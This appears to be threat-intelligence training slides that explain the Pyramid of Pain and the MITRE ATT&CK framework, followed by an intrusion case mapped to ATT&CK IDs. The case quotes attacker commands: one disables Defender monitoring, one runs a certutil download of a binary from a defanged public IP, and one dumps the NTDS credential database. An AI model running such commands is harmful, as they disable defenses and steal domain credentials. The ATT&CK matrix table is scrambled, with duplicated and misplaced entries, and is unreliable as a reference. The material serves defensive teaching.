
– David Bianco

Source: David Bianco




ANALYST 201

## Pyramid of Pain



	Indicator	Description
1	Tactics, Techniques and Procedures (TTPs)	How the adversary goes about accomplishing their mission, from reconnaissance all the way through data exfiltration and at every step in between
2	Tools	Software used by attackers to accomplish their mission. This includes utilities designed to create malicious documents for spear phishing, backdoors used to establish C2 or password crackers, or other host-based utilities
3	Host Artifacts	Observables caused by adversary activities on one or more of your hosts, such as registry keys or values known to be created by specific pieces of malware, files, or directories
3	Network Artifacts	Adversaries' network activities that are observable. Typical examples include URI patterns, C2 information embedded in network protocols, distinctive HTTP User-Agent, or SMTP Mailer values, etc



MITRE Enterprise ATT&CK: 14 tactics → 202 techniques → 435 sub-techniques

MITRE | ATT&CK®

ATT&CKcon 5.0 returns October 22-23, 2024 in McLean, VA. Register for in-person participation [here](#). Stay tuned for virtual registration!

**MATRICES**

**Enterprise**

- PRE
- Windows
- macOS
- Linux
- Cloud
- Network
- Containers

**Mobile**

**ICS**

## Enterprise Matrix

Below are the tactics and techniques representing the MITRE ATT&CK® Matrix for Enterprise. The Matrix contains information for the following platforms: Windows, macOS, Linux, PRE, Azure AD, Office 365, Google Workspace, SaaS, IaaS, Network, Containers.

layout: flat ▾ show sub-techniques hide sub-techniques help

Reconnaissance 10 techniques	Resource Development 8 techniques	Initial Access 10 techniques	Execution 14 techniques	Persistence 20 techniques	Privilege Escalation 14 techniques	Defense Evasion 43 techniques	Credential Access 17 techniques	Discovery 32 techniques	Lateral Movement 9 techniques	Collection 17 techniques	Command and Control 18 techniques	Exfiltration 9 techniques	Impact 14 techniques
Active Scanning (3)	Acquire Access	Content Injection	Cloud Administration Command	Account Manipulation (6)	Abuse Elevation Control Mechanism (6)	Abuse Elevation Control Mechanism (6)	Adversary-in-the-Middle (3)	Account Discovery (4)	Exploitation of Remote Services	Adversary-in-the-Middle (3)	Application Layer Protocol (4)	Automated Exfiltration (1)	Account Access Removal
Scanning IP Blocks	Acquire Infrastructure (8)	Drive-by Compromise	Command and Scripting Interpreter (10)	Additional Cloud Credentials	Setuid and Setgid	Bypass User Account Control	LLMNR/NBT-NS Poisoning and SMB Relay	Local Account	Internal Spearphishing	LLMNR/NBT-NS Poisoning and SMB Relay	Web Protocols	Traffic Duplication	Data Destruction
Vulnerability Scanning		Exploit Public-Facing Application	PowerShell	Additional Email Delegate Permissions	Sudo and Sudo Caching	Sudo and Sudo Caching	ARP Cache Poisoning	Domain Account	Domain Account	File Transfer Protocols	Mail Protocols	Data Encrypted for Impact	
Wordlist Scanning		External Remote Services	AppleScript	Additional Cloud Roles	Elevated Execution with Prompt	Elevated Execution with Prompt	DHCP Spoofing	Email Account	Internal Spearphishing	ARP Cache Poisoning	DNS	Data Transfer Size Limits	
Gather Victim Host Information (4)		Hardware Additions	Windows Command Shell	SSH Authorized Keys	Temporary Elevated Cloud Access	Temporary Elevated Cloud Access	Brute Force (4)	Cloud Account	Lateral Tool Transfer	Remote Service Session Hijacking (2)	Archive Collected Data (3)	Data Manipulation (3)	
Hardware		Phishing (4)	Device Registration	Device Registration	TCC Manipulation	TCC Manipulation	Passwd Guessing	Browser Information Discovery	Application Window Discovery	SSH Hijacking	RDP Hijacking	Stored Data Manipulation	
Software		Spearphishing Attachment	Additional Container Cluster Roles	Visual Basic	Access Token Manipulation (5)	Access Token Manipulation (5)	Passwd Cracking	Cloud Infrastructure Discovery	Cloud Infrastructure Discovery	Archive via Utility	Archive via Library	Transmitted Data Manipulation	
Firmware		Spearphishing Link	BITS Jobs	Python	Token Impersonation/Theft	Token Impersonation/Theft	Cloud Service Dashboard	Cloud Service Discovery	Cloud Service Discovery	Remote Desktop Protocol	Remote Services (8)	Runtime Data Manipulation	
Client Configurations		Malvertising	JavaScript	BITS Jobs	Create Process with Token	Create Process with Token	Credential Stuffing	Cloud Storage Object Discovery	Credential Stuffing	Archive via Custom Method	Standard Encoding	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	
Gather Victim Identity Information (3)		Compromise Accounts (3)	Network Device CLI	JavaScript	Make and Impersonate Token	Make and Impersonate Token	Parent PID Spoofing	Container and Resource Discovery	Container and Resource Discovery	SMB/Windows Admin Shares	Audio Capture	Non-Standard Encoding	
Credentials		Email Addresses	Registry Run Keys / Startup Folder	Network Device CLI	Parent PID Spoofing	Parent PID Spoofing	Credentials from Password Stores (6)	Debugger Evasion	Debugger Evasion	Distributed Component Object Model	Automated Collection	Data Obfuscation (3)	
Email Addresses		Social Media Accounts	Authentication Package	Registry Run Keys / Startup Folder	SID-History Injection	SID-History Injection	Keychain	Device Driver Discovery	Device Driver Discovery	SSH	Junk Data	Defacement (2)	
Employee Names		Employee Names	Time Providers	Authentication Package	BITS Jobs	BITS Jobs	Securityd Memory	Domain Trust Discovery	Domain Trust Discovery	VNC	Clipboard Data	Internal Defacement	
Gather Victim Network Information (5)		Replication Through Removable Media	Container Administration Command	Time Providers	Make and Impersonate Token	Make and Impersonate Token	Credentials from Web Browsers	File and Directory Discovery	File and Directory Discovery	Windows Remote Management	Data from Cloud Storage	External Defacement	
Domain Properties		Domain Accounts	Supply Chain Compromise (3)	Container Administration Command	Parent PID Spoofing	Parent PID Spoofing	Deobfuscate/Decode Files or Information	Group Policy Discovery	Group Policy Discovery	Cloud Services	Protocol Impersonation	Endpoint Denial of Service (4)	
DNS		Compromise Infrastructure (6)	Deploy Container	Supply Chain Compromise (3)	SID-History Injection	SID-History Injection	Debugger Evasion	Log Enumeration	Log Enumeration	Direct Cloud VM Connections	Data from Configuration Repository (2)	OS Exhaustion Flood	
Network Trust Dependencies		Compromise Software Dependencies and Development Tools	Exploitation for Client Execution	Deploy Container	Account Manipulation (6)	Account Manipulation (6)	Deobfuscate/Decode Files or Information	Network Service Discovery	Network Service Discovery	SNMP (MIB Dump)	Fast Flux DNS	Service Exhaustion Flood	
Network Topology		Network Topology	Inter-Process Communication (3)	Exploitation for Client Execution	Additional Cloud Credentials	Additional Cloud Credentials	Deploy Container	Network Share Discovery	Network Share Discovery	Network Device Configuration Dump	Exfiltration Over Physical Medium (1)	Application Exhaustion Flood	
IP Addresses		IP Addresses	Component Object Model	Inter-Process Communication (3)	Additional Email Delegate Permissions	Additional Email Delegate Permissions	Direct Volume Access	Network Sniffing	Network Sniffing	DNS Calculation	Exfiltration over USB	Application or System Exploitation	
Network Security Appliances		Network Security Appliances	Compromise Software Supply Chain	Component Object Model	Additional Cloud Roles	Additional Cloud Roles	Domain or Tenant Policy Modification (2)	Software Deployment Tools	Software Deployment Tools	Encrypted Channel (2)	Exfiltration Over Web Service (4)	Financial Theft	
Gather Victim Org Information (4)		Gather Victim Org Information (4)	Server	Compromise Software Supply Chain	SSH Authorized Keys	SSH Authorized Keys	Group Policy Modification	Peripheral Device Discovery	Peripheral Device Discovery	Symmetric Cryptography	Exfiltration to Code Repository	Firmware Corruption	
Determine Physical Locations		Determine Physical Locations	Botnet	Server	Print Processors	Print Processors	Trust Modification	Taint Shared Content	Taint Shared Content	Confluence	Exfiltration to Cloud Storage	Inhibit System Recovery	
Business Relationships		Business Relationships	Web Services	Botnet	Device Registration	Device Registration	Execution Guardrails (1)	Environmental Keying	Environmental Keying	Sharepoint	Code Repositories	Network Denial of Service (2)	
Identify Business Tempo		Identify Business Tempo	Trusted Relationship	Web Services	XDG Autostart Entries	XDG Autostart Entries	Forced Authentication	Local Groups	Local Groups	Cloud Groups	Hide Infrastructure	Direct Network Flood	
Identify Roles		Identify Roles	Valid Accounts (4)	Trusted Relationship	Valid Accounts (4)	Valid Accounts (4)	Forge Web Credentials (2)	Domain Groups	Domain Groups	Cloud Groups	Ingress Tool Transfer	Reflection Amplification	
Phishing for Information (4)		Phishing for Information (4)	Develop Capabilities (4)	Valid Accounts (4)	Default Accounts	Default Accounts	File and Directory Permissions Modification (2)	Application Access Token	Application Access Token	Process Discovery	Data from Network Shared Drive	Resource Hijacking	
Spearphishing Service		Spearphishing Service	Domain Accounts	Default Accounts	Domain Accounts	Domain Accounts	File and Directory Permissions Modification (2)	Pass the Hash	Pass the Hash	Query Registry	Data from Local System	Service Denial of	
Spearphishing Attachment		Spearphishing Attachment	Cloud Accounts	Domain Accounts	Cloud Accounts	Cloud Accounts	File and Directory Permissions Modification (2)	Pass the Ticket	Pass the Ticket	Remote System Discovery	Data from Network Shared Drive	Network Denial of Service (2)	
Spearphishing Link		Spearphishing Link		Cloud Accounts	Scheduled Task	Scheduled Task	Linux and Mac File and Directory Permissions Modification	Web Session Cookie	Web Session Cookie	Keylogging	Data from Local System	Direct Network Flood	
Spearphishing Voice		Spearphishing Voice			Container Orchestration Job	Container Orchestration Job	GUI Input Capture	GUI Input Capture	GUI Input Capture	Hide Artifacts (10)	Non-Standard Port	Reflection Amplification	
Shared Phishing		Shared Phishing			Serverless Execution	Serverless Execution	Hide Artifacts (10)	Software Discovery (3)	Software Discovery (3)	Software Discovery (3)	Data Staged (3)	Resource Hijacking	
Social Media Accounts		Social Media Accounts			Shared Modules	Shared Modules	Hide Artifacts (10)	Transfer Data to Cloud Account	Transfer Data to Cloud Account	Security Software Downgrading	Local File	Service Denial of	
Shared Phishing		Shared Phishing			Software Deployment Tools	Software Deployment Tools	Hide Artifacts (10)	Protocol Tunneling	Protocol Tunneling	Local File	Service Denial of		

View on the ATT&CK® Navigator ▾  
Version Permalink

*Adversarial Tactics, Techniques and Common Knowledge* (ATT&CK) provides superior tactical acuity – allowing intrusions to be mapped consistently and in greater detail, using a common taxonomy.

**Tactic: TA0002**

Reconnaissance  
Resource Development  
Initial Access  
**Execution**  
Persistence  
Privilege Escalation  
Defense Evasion  
Credential Access  
Discovery  
Lateral Movement  
Collection  
Command & Control  
Exfiltration  
Impact

**Technique: T1059**

Cloud Administration Command  
*Command & Scripting Interpreter*  
Container Administration Command  
Deploy Container  
Exploitation for Client Execution  
Inter-Process Communication  
Native API  
Scheduled Task / Job  
Serverless Execution  
Shared Modules  
Software Deployment Tools  
System Services  
User Execution  
Windows Management Instrumentation

**Sub-Technique: 001**

AppleScript  
AutoHotKey & AutoIT  
Cloud API  
JavaScript  
Network Device CLI  
PowerShell  
Python  
Unix Shell  
Visual Basic  
Windows Command Shell

**Specific Procedure**

```
Set-MpPreference -DisableRealtimeMonitoring 1
```

The supposed conhost application was downloaded to the system by a legitimate local user using the well-known Windows LOLBin certutil, and then installed via command line as a system service:

```
certutil.exe -urlcache -split -f hxxp://<Public IP>/conhost.exe
```

Another suspicious service masquerading as wshelper.dll was observed on another host. This DLL was associated with Zabbix agent, which is typically deployed on a monitoring target to actively monitor local resources and applications. Analysis of the sample confirmed that the configuration file was set to allow remote commands, taking advantage of passive and active checks enabled by Zabbix.

Port 5432 was configured in a firewall rule to allow listening, with the "smart" name PGSQl to make it look legitimate. GERT's analysis confirmed that the intrusion lasted more than two years. In the early stages of the attack, an NTDS dump was created using system commands:

```
cmd /c ntdsutil "ac i ntds" ifm "create full c:\PerfLogs\test" q q  
c:\windows\sysvol\domain\ntds\active directory\ntds.dit"
```

During those two years of intrusion, security controls detected and contained multiple attempts to execute pentesting applications such as Mimikatz and CobaltStrike, but all the repurposed legitimate software remained invisible ...

ATT&CK ID
T1105
T1078
T1059.003
T1218
T1543.003
T1036.005
T1082
T1219
T1562.004
T1003.003

The MITRE Navigator can be used to highlight techniques used by specific adversaries, create heat maps for heavily used techniques, and visualise your defensive coverage.



MITRE's continued development and investment in ATT&CK and its ancillary tools has made the framework the defacto standard for cyber security professionals – with its nomenclature widely being considered the lingua franca of CTI teams.

The framework's integration in both open-source and commercial tools, as well as ATT&CK referencing within intelligence outputs, contributes to its ubiquity.

